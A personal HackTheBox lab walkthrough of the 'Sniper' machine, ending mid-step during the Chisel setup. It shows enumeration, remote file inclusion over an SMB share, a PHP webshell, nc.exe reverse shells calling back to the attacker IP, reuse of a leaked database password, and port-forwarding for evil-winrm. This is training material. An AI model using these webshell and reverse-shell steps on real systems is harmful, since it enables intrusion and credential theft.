115 HTB Sniper

[HTB] Sniper

by Pablo

1. Savitar `https://htbmachines.github.io/`
2. 0xdf `https://0xdf.gitlab.io/2020/03/28/htb-sniper.html`
3. `https://0xdf.gitlab.io/2020/04/09/htb-sniper-beyondroot.html`

Objectives:

1. **Skills and learning Objectives.**

```
1. Skills:
2. Local File Inclusion (LFI)
3. Remote File Inclusion (RFI) [Failed]
4. Remote File Inclusion through SMB Server (net usershare technique) [Success] 5. Creating a webshell and
achieving remote command execution [RCE]
5. Information Leakage [User Pivoting]
6. Playing with Chisel and ScriptBlocks using Invoke-Command
7. Creating a malicious CHM file (Out-CHM.ps1) [Privilege Escalation]
```

2. **Nmap**

```
1. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 80,135,139,445,49667 sniper.htb
2. 80/tcp    open  http syn-ack Microsoft IIS httpd 10.0
|_http-title: Sniper Co.
```

3. **Which System script**

```
1. sniper ▷ whichsystem.py 10.10.10.151
10.10.10.151 (ttl -> 127): Windows
```

4. **WhatWeb, server is running *PHP*.**

```
1. Summary   : Bootstrap[3.0.0], HTML5, HTTPServer[Microsoft-IIS/10.0], JQuery[2.1.3], Microsoft-IIS[10.0],
(.PHP[7.3.1]), Script, X-Powered-By[PHP/7.3.1]
   Server: Microsoft-IIS/10.0
2. NOTICE : the server is running 'PHP'. This will be important later.
```

5. **SMBCLIENT**

```
1. ▷ smbclient -L 10.10.10.151 -N
session setup failed: NT_STATUS_ACCESS_DENIED
```

6. **CrackMapExec**

```
1. ▷ crackmapexec smb 10.10.10.151
Using virtualenv: /usr/share/crackmapexec/virtualenvs/crackmapexec-39BWOFHw-py3.11 SMB 10.10.10.151 445 SNIPER
[*] Windows 10.0 Build 17763 x64 (name:SNIPER) (domain:Sniper) (signing:False) (SMBv1:False)
```

7. **RpcClient**

```
1. ▷ rpcclient -U "" 10.10.10.151 -N
Cannot connect to server.  Error was NT_STATUS_ACCESS_DENIED
```

8. **Enumerate the IIS website manually on port 80.**

```
1. http://10.10.10.151/blog/index.php
2. http://10.10.10.151/user/login.php
```

9. **Curl the webserver**

```
1. ▷ curl -s -X GET -I -L "http://10.10.10.151"
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.3.1
Date: Thu, 16 Nov 2023 10:07:06 GMT
Content-Length: 2635
```

I get several errors and I have to reinstall everything. If you want to *skip to where I type breakthrough!* it will save you a headache trying to figure out my confusion.

10. ***Enumerating the website*** **we find a** ***Remote file inclusion*** **under the language drop down**

```
1. http://10.10.10.151/blog/?lang=\Windows\System32\Drivers\etc\hosts
.....................................................................
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host
# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
2. http://10.10.10.151/blog/?lang=\inetpub\wwwroot\index.php
3. http://10.10.10.151/blog/?lang=php://filter/convert.base64-encode/resource=\inetpub\wwwroot\index.php
```

11. **Here are some resource links on Local and Remote File Inclusions.**

```
1. https://medium.com/@nyomanpradipta120/local-file-inclusion-vulnerability-cfd9e62d12cb
2. Here is a better site about this.
3. https://www.netscylla.com/blog/2021/11/02/Exploiting_Local_File_Includes-in_PHP.html
4. index.php?file=php://filter/convert.base64-encode/resource=config.php
5.
```

`SMBSERVER.PY` through a RFI on a browser

- *#pwn_smbserver_py_through_browser_Remote_File_Inclusion*
- *#pwn_RFI_using_smbserver_py*
- *#pwn_Remote_File_Inclusion_using_smbserver_to_upload_payload*

  > `http://10.10.10.151/blog/?lang=\\10.10.14.7\ninjafolder\test`

12. **Lets attempt to expand on this Remote File Inclusion.**

```
1. http://10.10.10.151/blog/?lang=http://10.10.14.7/nmap
2. We are not going to use python server on port 80 because it is not working so we will use smbserver
3. http://10.10.10.151/blog/?lang=\\10.10.14.7\ninjafolder\test
4. sniper ▷ sudo smbserver.py ninjafolder $(pwd) -smb2support
5. http://10.10.10.151/blog/?lang=\\10.10.14.7\ninjafolder\test
```

- *#pwn_net_user_share_smbd_service*

Net User Share

13. **We can try doing the net user share service by smb to connect because smbserver and the net use command have failed us here.**

```
1. sudo systemctl start smbd
2. to check if it is started do
3. lsof -i:445
4. I tried several things to get net user or even net use to work on my blackarch.
5. First, I tried:
6. sudo systemctl start smbd.service
7. FAIL
8. I tried " ▷ service smbd start"
9. FAIL
10. Google : 'net usershare command and requesting from smb conf'
11. Here is a link on the usage of 'Net Usershare' for SMB.
12. https://www.linuxquestions.org/questions/linux-server-73/samba-net-usershare-command-and-requesting-an-example-from-smb-conf-696012/
13. net usershare add DATA /NW-DATA/DATA Network-Data david:f guest_ok=n
14. Here is the command edited for our usage.
15. ▷ sudo net usershare add ninjafolder $(pwd) '' 'Everyone:F' 'guest_ok=y'
```

14. **Net UserShare Trouble-Shooting**

```
1.  ▷ sudo net usershare add ninjafolder $(pwd) '' 'Everyone:F' 'guest_ok=y'
net usershare: usershares are currently disabled

2. https://discourse.nixos.org/t/help-with-samba-usershares-are-currently-disabled/4817/2
3. If you can list the shares from the local system it might be an issue with the firewall.
Check the firewall (“iptables -vnL” as root) to see if the dropped packages increase while you’re connecting from another system. Depending on your configuration that could also be logged, so also check “journalctl -f” as root while connecting.
4. https://forum.archlinux.de/d/11297-net-usershare-are-currently-disabled-wie-aktivieren
5. https://bbs.archlinux.org/viewtopic.php?id=68051
6. ## FS#74259 - [nautilus] [samba] Unable to connect to samba shares with samba/smbclient 4.16.0
7. https://bugs.archlinux.org/task/74259
8. It seems to be a bug in the code that has not been fixed since 2022
9.
```

15. **It seems to be a bug in ArchLinux. I can not get it to work. I have tried over and over.**

```
1. I tried these 2 commands but it does not work in BlackArch. Argghh!
2. root@kali# service smbd restart
3. root@kali# service nmbd restart
```

Time Stamp `01:10:49`

16. **I can not get** `$ sudo net usershare add ninjafolder $(pwd) '' 'Everyone:F' 'guest_ok=y'` **to run. It keeps saying the following.**

```
1. I keep getting back this
2. net usershare: usershares are currently disabled
3. When I run :
4. ▷ sudo net usershare add ninjafolder $(pwd) '' 'Everyone:F' 'guest_ok=y'
```

17. **I ran go buster instead. I am really getting stumped on this machine. I having been having major walls. With many recent machines, but this is a really bad wall. I look up the error and I get nothing back.**

```
1. Here is the gobuster command. I get back several subdomains
2. ▷ gobuster dir -u http://10.10.10.151/ -w /usr/share/dirbuster/directory-list-2.3-medium.txt -t 20 -o gobuster.out
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 150] [--> http://10.10.10.151/images/]
/blog                 (Status: 301) [Size: 148] [--> http://10.10.10.151/blog/]
/user                 (Status: 301) [Size: 148] [--> http://10.10.10.151/user/]
/Images               (Status: 301) [Size: 150] [--> http://10.10.10.151/Images/]
/css                  (Status: 301) [Size: 147] [--> http://10.10.10.151/css/]
/js                   (Status: 301) [Size: 146] [--> http://10.10.10.151/js/]
/Blog                 (Status: 301) [Size: 148] [--> http://10.10.10.151/Blog/]
/IMAGES               (Status: 301) [Size: 150] [--> http://10.10.10.151/IMAGES/]
/User                 (Status: 301) [Size: 148] [--> http://10.10.10.151/User/]
```

FAIL, and more FAILS. I can not get smb to work right.

18. **I got really confused here for the rest of the day on `smbserver.py` and `smb` in general. If you are not having problems just skip past the `smb` confusion below. Here are the commands that I could not get to run. I have noted them so I can look up why I can not get these commands to work in `BlackArch`**

```
http://10.10.10.151/blog/?lang=\\10.10.14.7\ninjafolder\allPorts
Actually, it is the next command the one that is failing.
sudo net usershare add ninjafolder $(pwd) '' 'Everyone:F' 'guest_ok=y'
FAIL
```

19. **This guy on medium article says some interesting things regarding the `smb.conf` file. This turned out to be a big fail as well.**

```
https://iammainul.medium.com/hackthebox-sniper-walkthrough-8eb2a868cefe
Now, we can verify that we got response back in out netcat listener and the response is same as a 404 on repeater.
Now, we can check if our file is actually being fetched or not, by creating a smb server and then moving on to the fetch the file.
For that we need to modify the smb.conf file. To do that I will use sublime text
sudo subl /etc/samba/smb.conf
and add the below lines in the file.
[htb]
path = /home/kali/htb/machines/sniper/www/
writable = no
guest ok = yes
guest only = yes
read only = yes
directory mode = 0555
force user = nobody
We are keeping the directory to read-only mode just to be safe. Now, we need to change the permissions on the directory and set the owner to nobody and nogroup.
We will cd to the directory and run the commands.
cd /home/kali/htb/machines/sniper/www/
chmod 0555 /home/kali/htb/machines/sniper/www/
sudo chown -R nobody:nogroup /home/kali/htb/machines/sniper/www/
Now, we will start the smb server.
sudo service smbd start
To check if our smb server is running, we can run smbmap to check if the shares are listed or not.
smbmap -H 10.10.14.5
```

20. **OK, never-mind that didn't work out for me going back to `0xdf` walk-through.**

```
This part in 0xdfs walkthrough is putting me back on track kind of and I am starting to understand what is going on with smb.
That demonstrates that the server is willing to contact me, but I couldn't get the authentication working (if you know how I can configure my SMB share to remove all auth, let me know).

On Kali, I tried smbserver.py, and again, Sniper connected to me, but failed to authenticate:

[*] Incoming connection (10.10.10.151,57159)
[*] AUTHENTICATE_MESSAGE (\,SNIPER)
[*] User \SNIPER authenticated successfully
[*] :::00::4141414141414141
[*] Handle: [Errno 104] Connection reset by peer
[*] Closing down connection (10.10.10.151,57159)
[*] Remaining connections []

However, with Samba, I got it to work. I set /etc/samba/smb.conf to:
NOT It fail for me.

[SHARE]
path = /srv/samba/
browseable = yes
read only = no
create mask = 777
guest ok = yes
force user = nobody
force group = nogroup
```

21. **Left off `01:11:15`**
22. **Restart *smb* and *nmb* service on *BlackArch*. It is different than restarting services in *BlackArch*. In Arch we use `systemctl`. Not `sudo service smb start`. I hate that ghey command. `Systemctl` is old school and it has always worked.**

```
▷ sudo systemctl restart smb.service
▷ sudo systemctl restart nmb.service
```


Break-through!

- #pwn_smb_breakthrough_HTB_Sniper
- #pwn_smbserver_breakthrough_HTB_Sniper
- #pwn_smbserver_calls_via_target_browser_HTB_Sniper
- #smbserver_RCE_exploit_via_target_browser_HTB_Sniper
- #pwn_RCE_target_browser_using_smbserver_HTB_Sniper

Update to fix this all you have to do is touch smb.conf, lol

23. ***Breakthrough***, **I was following `0xdf's` walk-through for Sniper and it is a gigantic mess. I think you need to be proficient in using the `smb` protocol to understand whatever `0xdf` is doing in this walk-through on *HTB Sniper*.**

```
1. I was so confused for a long time there but I solved it. I tried following Savitars walk-through. The
confusion started around the 01:05:00 mark. So I tried 0xdfs walk-through and that confused me more. I almost
wanted to give up on this box.
2. First thing I did was delete everything in /etc/samba/smb.conf and just left a blank smb.conf file.
3. Next, I reinstalled everything.
4. sudo pacman -Syu
5. sudo pacman -S samba
6. sudo pacman -S smbclient
7. touch /etc/samba/smb.conf (if it is not already there.)
8. Then I setup my smbserver.py
9. sniper ▷ sudo smbserver.py ninjafolder $(pwd) -smb2support
10.sniper ▷ jbat info.php
<?php
    phpinfo();
?>
11. Last, I copy over from the target browser the php.info file I created earlier and it worked.
12. http://10.10.10.151/blog/?lang=\\10.10.14.7\ninjafolder\info.php
13. You need to find a page that is vulnerable to 'File Inclusion' to be able to do this. Hence,
'http://10.10.10.151/blog/?lang='. This page was vulnerable to File Inclusion.
14. SUCCESS, after running the command in the browser It grabbed the php.info I created and displayed it as its
own php.info file. I get a hit. Basically, I implanted a fake php.info file so I could read the data from the
server and it worked. Here is the command to write in the browser.
.......................................................................
[*] Incoming connection (10.10.10.151,49677)
[*] AUTHENTICATE_MESSAGE (\,SNIPER)
[*] User SNIPER\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:NINJAFOLDER)
[-] processRequest (0xe,('Trying to pack None', "When packing field 'CreationTime | <q' in <class
'impacket.smb.SMBFindFileBothDirectoryInfo'>"))
[*] Handle: ('Trying to pack None', "When packing field 'CreationTime | <q' in <class
'impacket.smb.SMBFindFileBothDirectoryInfo'>")
[*] Closing down connection (10.10.10.151,49677)
[*] Remaining connections []
[*] Incoming connection (10.10.10.151,49678)
[*] AUTHENTICATE_MESSAGE (\,SNIPER)
[*] User SNIPER\ authenticated successfully
15. http://10.10.10.151/blog/?lang=\\10.10.14.7\ninjafolder\info.php
16. The following is rendered on the above link.
```



Now filter for `disable_functions` on the `php.info` page.

```
1.|disable_functions|_no value_|_no value_|
2. Basically, this is saying no functions are disabled.
```

25. **Lets create a `cmd.php` so we can execute commands.**

```
1. sniper ▷ jbat cmd.php
<?php
    system($_REQUEST['cmd']);
?>
2. Now call it from the target browser.
3. http://10.10.10.151/blog/?lang=\\10.10.14.7\ninjafolder\cmd.php
4. Now we can make the server perform commands. We have turned a 'File Inclusion' exploit into an RCE 'Remote
Code Execution' exploit.
5. To make our cmd.php perform commands we just add '&cmd=<whatever_command>'
6. http://10.10.10.151/blog/?lang=\\10.10.14.7\ninjafolder\cmd.php&cmd=ipconfig
7. This unreadable stuff will be displayed 'bac:25c:cf14 Link-local IPv6 Address . . . . . :
fe80::85ee:8bac:25c:cf14%14 IPv4 Address. .'. You need to press 'Ctrl + u' to view the page source and the
ipconfig will be in the body of page source.
8. </body>

</html>

Windows IP Configuration
Ethernet adapter Ethernet0 2:
   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::165
   IPv6 Address. . . . . . . . . . . : dead:beef::85ee:8bac:25c:cf14
   Link-local IPv6 Address . . . . . : fe80::85ee:8bac:25c:cf14%14
   IPv4 Address. . . . . . . . . . . : 10.10.10.151
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:8050%14
                                       10.10.10.2
</body>
```

26. **Lets run *whoami* command using the *RCE* we just created.**

```
1. view-source:http://10.10.10.151/blog/?lang=\\10.10.14.7\ninjafolder\cmd.php&cmd=whoami
2. Ctrl + u
</html>
nt authority\iusr
</body>
</html>
```

27. **Reverse Shell time. Lets copy over the `seclist` version of `netcat`. If you have `seclist` installed it is located in the following directory.**

```
1. sniper ▷ cp /usr/share/seclists/Web-Shells/FuzzDB/nc.exe .
2. set up a listener on 443
3. ▷ sudo rlwrap -cAr nc -nlvp 443
4. Make you you have your smbserver.py set up correctly.
5. Now lets call our nc.exe and have it execute a cmd shell for us at our ip.
6. http://10.10.10.151/blog/?lang=\\10.10.14.7\ninjafolder\cmd.php&cmd=\\10.10.14.7\ninjafolder\nc.exe -e cmd
10.10.14.7 443
7. Breaking it down. First, we are calling cmd.php. Next, we get cmd.php command injection ability which allows
us to call the other file nc.exe and we pass it an argument '-e cmd 10.10.14.7 443'. Last we get a shell
8. AT Time Stamp 01:16:45. Savitar explains why the syntax of the above command in step 6 has to be written like
this. You need cmd.php to give you the command execution ability to be able to run the call and execute nc.exe
with arguments. 9. You may be able to do it all in one shot.
10. You would just edit the original cmd.php and put the payload in there.
11. <?php system("\\\\10.10.14.7\\ninjafolder\\nc.exe -e cmd 10.10.14.7 443");  ?>
12. Then execute just the cmd.php file : http://10.10.10.151/blog/?lang=\\10.10.14.7\\ninjafolder\cmd.php
13. You would need to escape all the backslashes. The way Savitar did the command originally (step 14) is clean,
understandable for me and it works well.
14. Execute the following command : http://10.10.10.151/blog/?
lang=\\10.10.14.7\\ninjafolder\cmd.php&cmd=\\10.10.14.7\ninjafolder\nc.exe -e cmd 10.10.14.7 443
15. SUCCESS!!!
16. ▷ sudo rlwrap -cAr nc -nlvp 443
[sudo] password for haxor:
Listening on 0.0.0.0 443
Connection received on 10.10.10.151 49689
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. All rights reserved.
>>>C:\inetpub\wwwroot\blog>whoami
whoami
nt authority\iusr
13. Running ipconfig we can see we are not in a container but we are on the server. Still low priv but on the
server at least with shell.
```

```
>>>C:\inetpub\wwwroot\blog>ipconfig
IPv4 Address. . . . . : 10.10.10.151
```

28. **Lets enumerate the box and see what we can find to try to *PrivEsc*.**

```
1. C:\inetpub\wwwroot\user>dir
2. C:\inetpub\wwwroot\user>type db.php
type db.php
<?php
// Enter your Host, username, password, database below.
// I left password empty because i do not set password on localhost.
$con = mysqli_connect("localhost","dbuser","36mEAhz/B8xQ~2VM","sniper");
// Check connection
if (mysqli_connect_errno())
  {
  echo "Failed to connect to MySQL: " . mysqli_connect_error();
  }
?>
3. This looks like a credential "dbuser","36mEAhz/B8xQ~2VM"
4. C:\inetpub\wwwroot\user>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Chris                    DefaultAccount
5. C:\Users>cd Chris
cd Chris
Access is denied.
```

CrackMapExec

29. **Lets try the password to validate the password `'36mEAhz/B8xQ~2VM'` with the net user *Chris*.**

```
1. ~/.config/.cmecrack/.cmegit/CrackMapExec (master ✔) ▷ crackmapexec smb 10.10.10.151 -u 'chris' -p
'36mEAhz/B8xQ~2VM'
'SMB 10.10.10.151    445 SNIPER  [+] Sniper\chris:36mEAhz/B8xQ~2VM
2. SUCCESS, that is the password for chris
3. C:\Users>net user chris
Local Group Memberships      *Remote Management Use*Users
4. Chris is a part of 'Remote Managment Users' group, but when we did our nmap scan 5985 was closed. It could be
running as localhost. Meaning you can use winrm only internally from inside the server. You would not be able to
initiate a winrm session outside of localhost.
5. C:\Users>netstat -nat | findstr 5985
netstat -nat | findstr 5985
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       InHost      TCP    [::]:5985
[::]:0                 LISTENING       InHost
6. We can now find that the port is listening because it is responding to commands only from inside the
localhost. But we would not be able to execute an evil-winrm session because evil-winrm would be blocked since
the port is not open to the outside world just internally.
7. We would need something like 'chisel' or 'ligolo-NG' to do port fowarding to our external machine from inside
this windows server that we now have access to via a shell. That is all we need if we upload chisel and running
from the client(victim) machine it will tunnel a port forward to our attacker machine.
```

Chisel port forward to gain access to port 5985

30. **Chisel**

```
1.
```

Alternative to using Chisel to gain access to a winrm session for a user in the Remote Management User account. We must know their credential for this to work

`PSCredential ConvertTo-SecureString`

- *#pwn_alternative_to_using_Chisel_to_gain_access_to_winrm_session*
- *#pwn_Chisel_alternative_create_a_PSCredential*
- *#pwn_PSCredential_ConvertTo_SecureString_using_powershell_alternative_to_Chisel*

31. **Alternative to using chisel would be to create a PSCredential for Chris**

```
1. C:\Users>powershell
2. PS C:\Users> hostname
Sniper
3. PS C:\Users> $user = "Sniper\chris"
$user = "Sniper\chris"
```

```
4. PS C:\Users> $password = ConvertTo-SecureString '36mEAhz/B8xQ~2VM' -AsPlainText -Force
5. SUCCESS
$password = ConvertTo-SecureString '36mEAhz/B8xQ~2VM' -AsPlainText -Force
6. PS C:\Users> $cred = New-Object System.Management.Automation.PSCredential($user, $password)
7. SUCCESS, it took it. Now we can 'Invoke' commands as user chris.
$cred = New-Object System.Management.Automation.PSCredential($user, $password)
8. PS C:\Users> Invoke-Command -Credential $cred -ComputerName Sniper -ScriptBlock { whoami }
Invoke-Command -Credential $cred -ComputerName Sniper -ScriptBlock { whoami }
sniper\chris
9. Now we are chris
```

`Invoke-Command -Credential $cred`

32. **Lets get a proper shell as chris now that we have established a PSCredential and we can execute commands as chris.**

```
1. ▷ sudo rlwrap -cAr nc -nlvp 443
2. ▷ sudo rlwrap -cAr nc -nlvp 443
3. ▷ sudo rlwrap -cAr nc -nlvp 443
4. I am purposely creating multiple listening shells on 443. I have noticed that this is the point of much
frustration when client(victim) machine is not able to connect to a listening port on attacker machine. If you
give it multiple listeners to pick from this will avoid that problem.
5. PS C:\Users> Invoke-Command -Credential $cred -ComputerName Sniper -ScriptBlock {
\\10.10.14.7\ninjafolder\nc.exe -e cmd 10.10.14.7 443 }
Invoke-Command -Credential $cred -ComputerName Sniper -ScriptBlock { \\10.10.14.7\ninjafolder\nc.exe -e cmd
10.10.14.7 443 }
6. SUCCESS, we get a shell almost immediately. Like i said creating multiple listeners is a simple way to fix the
client not being able to find an listening shell on port 443.
7. ▷ sudo rlwrap -cAr nc -nlvp 443
[sudo] password for haxor:
Listening on 0.0.0.0 443
Connection received on 10.10.10.151 49707
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Chris\Documents>whoami
whoami
sniper\chris
8. ~/htb ▷ find . -name \*.gz
./opensource/chisel_repos/Chisel_4_Linux/chisel_1.9.0_linux_amd64.gz
```

- *#pwn_chisel_versions_that_work_good_on_BlackArch*
- *#pwn_chisel_version_mismatch_fixed*

Chisel (Running the right version)

- *#pwn_chisel_correct_version_for_BlackArch*

33. **If you ware going to do the chisel route the chisel version I like using best is `chisel_1.9.0_linux_amd64.gz`. With the most current Arch version. See below.**

```
1. ▷ paru -Ss chisel
blackarch/chisel 233.dca1156-1 [0B 9.11MiB] [Installed] (blackarch blackarch-tunnel blackarch-proxy)
    A fast TCP tunnel over HTTP.
blackarch/chisel-debug 233.dca1156-1 [0B 6.02KiB] [Installed]
2. ▷ chisel --version
v1.9.1
3. I know it says version 1.9.1 on BlackArch for the host, but using version 'chisel_1.9.0_linux_amd64.gz' works
better than using version 1.9.1 for the windows client.
4. I use to get a complaint of version mismatch, but I think they fixed that and you can use 1.9.1 host with a
1.9.0 client. Bascially, you can use 1 lower version without getting a version mismatch error.
5. Also this version for the AUR does not work for me. DO NOT install this version on your BlackArch.
aur/chisel-jpillora v1.9.1-1 [+1 ~0.24]
    Chisel is a fast TCP/UDP tunnel, transported over HTTP, secured via SSH. Single executable including both
client and server.
6. It says I have the AUR chisel version installed as well. The orphaned one, but when I do a query it comes back
as the BlackArch version of Chisel. So ignoring that.
7. ~/htb ▷ paru -Qi chisel
Name            : chisel
Version         : 233.dca1156-1
Description     : A fast TCP tunnel over HTTP.
Architecture    : x86_64
URL             : https://github.com/jpillora/chisel
Licenses        : MIT
Groups          : blackarch  blackarch-tunnel  blackarch-proxy
Provides        : None
Depends On      : None
Optional Deps   : None
Required By     : None
```

```
Optional For    : None
Conflicts With  : None
Replaces        : None
Installed Size  : 9.11 MiB
Packager        : Levon Kayan <noptrix@nullsecurity.net>
Build Date      : Sun 29 Oct 2023 02:28:43 PM EDT
Install Date    : Wed 15 Nov 2023 03:50:03 AM EST
Install Reason  : Explicitly installed
Install Script  : No
Validated By    : Signature
```

34. **Left off** `01:26:30`

- *#pwn_chisel_extraction_to_exe*
- *#1337_chisel_extraction_to_exe*

35. **How to extract and upload Chisel correctly so you have a valid windows executable.**

```
1. ~/htb ▷ find . -name \*.gz
./opensource/chisel_repos/Chisel_4_Linux/chisel_1.9.0_linux_amd64.gz
2. ~/htb/opensource/chisel_repos ▷ cp chisel_1.9.0_windows_amd64.gz ../../sniper/chisel.exe.gz
3. ~/htb/sniper ▷ gunzip chisel.exe.gz
chisel.exe
4. ~/htb/sniper ▷ file chisel.exe
chisel.exe: PE32+ executable (console) x86-64, for MS Windows, 8 sections
5. Uploading chisel.exe
6. C:\Windows\Temp\PortForwarding> copy \\10.10.14.7\ninjafolder\chisel.exe chisel.exe
7. C:\Windows\Temp\PortForwarding> .\chisel.exe

8. C:\Windows\Temp\PortForwarding>copy \\10.10.14.7\ninjafolder\chisel.exe chisel.exe
copy \\10.10.14.7\ninjafolder\chisel.exe chisel.exe
        1 file(s) copied.
9. C:\Windows\Temp\PortForwarding>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AE98-73A8
 Directory of C:\Windows\Temp\PortForwarding
11/17/2023  10:22 AM    <DIR>          .
11/17/2023  10:22 AM    <DIR>          ..
11/17/2023  02:30 AM         9,006,080 chisel.exe
               1 File(s)      9,006,080 bytes
               2 Dir(s)   2,393,534,464 bytes free
10. C:\Windows\Temp\PortForwarding>.\chisel.exe
.\chisel.exe
  Usage: chisel [command] [--help]
  Version: 1.9.0 (go1.21.0)
  Commands:
    server - runs chisel in server mode
    client - runs chisel in client mode
  Read more:
    https://github.com/jpillora/chisel
```

35. **Now to execute Chisel server on the Linux host aka attacker machine run the following command. I am assuming you followed the steps and have the correct Chisel for your platform. I use Arch BTW.**

```
1. ▷ chisel server --reverse -p 1234
2. After running the command on the client you can run lsof to see if the connection was setup correctly. You
have have port 5985 in (LISTEN) state, and you have should have an established connection on 1234 with the
client.
3. $ lsof -i:5985
*:5985 (LISTEN)
```

36. **Now to execute Chisel on the client side aka windows victim machine run the following command.**

```
1. C:\Windows\Temp\PortForwarding>.\chisel.exe client 10.10.14.7:1234 R:5985:127.0.0.1:5985
2. This command is saying connect to the chisel server on 10.10.14.7 port 1234 and Reverse the port on the
windows machine 5985 into a reverse proxy tunnel to be fowarded to port 1234. I may have gotten the wording wrong
but you get the point.
3. In laymans terms, the port 5985 you are seeing listening on your lsof command is actually the clients 5985
port. So if you run evil-winrm with the correct credentials you can now get a winrm session. If you close the
Chisel session it will break the evil-winrm session.
```

37. ***Another important point*. If you do `CME` or `Evil-WinRM` after setting up the `chisel` port forwarding on `port 5985` you will not use the `clients ip` address to query or connect. Instead you will use the `localhost ip` to connect since all the traffic from that `port` `(5985)` is being forwarded to your `localhost ip`.**

```
1. crackmapexec winrm 127.0.0.1 -u 'chris' -p '36mEAhz/B8xQ~2VM'
[+] \chris:36mEAhz/B8xQ~2VM (.Pwnd3d!)
```

```
2. Now to connect via winrm with Evil-WinRM you do the same thing
3. evil-winrm -i 127.0.0.1 -u 'chris' -p '36mEAhz/B8xQ~2VM'
*Evil-WinRM* PS C:\Users\Chris\Documents> whoami
sniper\chris
```

38. ***Weird... when I run the `lsof -i:5985` command after setting up chisel I get a weird port `wsman` but whatever as long as it works I guess.***
39. **Now I will connect on my machine. I was just taking notes before but now I will execute the commands on my system.**

```
1.  ▷ lsof -i:5985
